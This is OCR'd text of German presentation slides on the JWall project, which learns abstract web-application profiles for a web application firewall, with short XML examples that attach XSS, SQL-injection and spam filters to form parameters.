
Evaluierung von Web-Profilen

- **Evaluierung durch Web-Entwickler** einer großen Web-Shop Plattform:
  - Entwickler konnten durch Revision der Modelle Fehler in Web-Anwendung finden
- Die Profile liefern eine **stark komprimierte Darstellung** der Benutzerinteraktion
- Die Profile unterstützen eine **manuelle Revision** und **leichte Anpassung** an die Anwendung:
  - Gezieltes **Just-in Time Patching** in der Web-Application Firewall

Evaluierung von Web-Profilen

- **Evaluierung durch Web-Entwickler** einer großen Web-Shop Plattform:
  - Entwickler konnten durch Revision der Modelle Fehler in Web-Anwendung finden
- Die Profile liefern eine **stark komprimierte Darstellung** der Benutzerinteraktion
- Die Profile unterstützen eine **manuelle Revision** und **leichte Anpassung** an die Anwendung:
  - Gezieltes **Just-in Time Patching** in der Web-Application Firewall

Passt das Nutzerverhalten zur beabsichtigten Nutzung?



The Power of Abstraction

- Darstellung des **anwendungsspezifischen Profils** ermöglicht
  - verständliche Analyse von Alerts im Kontext der Web-Anwendung
  - gezielte Anpassung des Regelwerkes (Profils) durch den Benutzer/Administrator

The Power of Abstraction

- Darstellung des **anwendungsspezifischen Profils** ermöglicht
  - verständliche Analyse von Alerts im Kontext der Web-Anwendung
  - gezielte Anpassung des Regelwerkes (Profils) durch den Benutzer/Administrator
- **Mixed Model:** Integration erfolgreicher Sicherheitsmechanismen
  - PHP-IDS, z.B. anhand von Filter-Tags
  - SPAM-Erkennung für bestimmte Felder, z.B. durch anwendungsspezifischen Filter
  - XSSDS - für eine Anwendung gezielt optmierte XSS-Erkennung?

The Power of Abstraction

- Darstellung des **anwendungsspezifischen Profils** ermöglicht
  - verständliche Analyse von Alerts im Kontext der Web-Anwendung
  - gezielte Anpassung des Regelwerkes (Profils) durch den Benutzer/Administrator
- **Mixed Model:** Integration erfolgreicher Sicherheitsmechanismen
  - PHP-IDS, z.B. anhand von Filter-Tags
  - SPAM-Erkennung für bestimmte Felder, z.B. durch anwendungsspezifischen Filter
  - XSSDS - für eine Anwendung gezielt optmierte XSS-Erkennung?

Definition abstrakter ParameterTypen:

```
<ParameterType
            name="Message">
  <Filter tags="xss,sqli" />
  <SpamFilter />
</ParameterType>
```

The Power of Abstraction

- Darstellung des **anwendungsspezifischen Profils** ermöglicht
  - verständliche Analyse von Alerts im Kontext der Web-Anwendung
  - gezielte Anpassung des Regelwerkes (Profils) durch den Benutzer/Administrator
- **Mixed Model:** Integration erfolgreicher Sicherheitsmechanismen
  - PHP-IDS, z.B. anhand von Filter-Tags
  - SPAM-Erkennung für bestimmte Felder, z.B. durch anwendungsspezifischen Filter
  - XSSDS - für eine Anwendung gezielt optmierte XSS-Erkennung?

Definition abstrakter ParameterTypen:

```
<ParameterType
            name="Message">
  <Filter tags="xss,sqli" />
  <SpamFilter />
</ParameterType>
```

Gezielte Filterung innerhalb der Anwendung:

```
<Resource "kontakt.php">

  <Parameter name="msg"
      type="${Message}" />
</Resource>
```

Zusammenfassung

- Das JWall-Projekt stellt einen Ansatz dar, abstrakte Profile von Web-Anwendungen zu lernen
- Abstrakte Profile bieten **benutzerverständliche Darstellung** der Anwendung bzgl. einer WAF
- Positive Sicherheitsmodelle kein Allheilmittel:
  - Freitext-Felder lassen sich (natürlich) nicht mit regulären Ausdrücken „absichern"
  - Durch Abstraktion lassen sich leicht andere Sicherheitsmechanismen integrieren
- Kombination mit negativen Modellen bietet die Möglichkeit **effizienter**, **anwendungsspezifischer Regelwerke**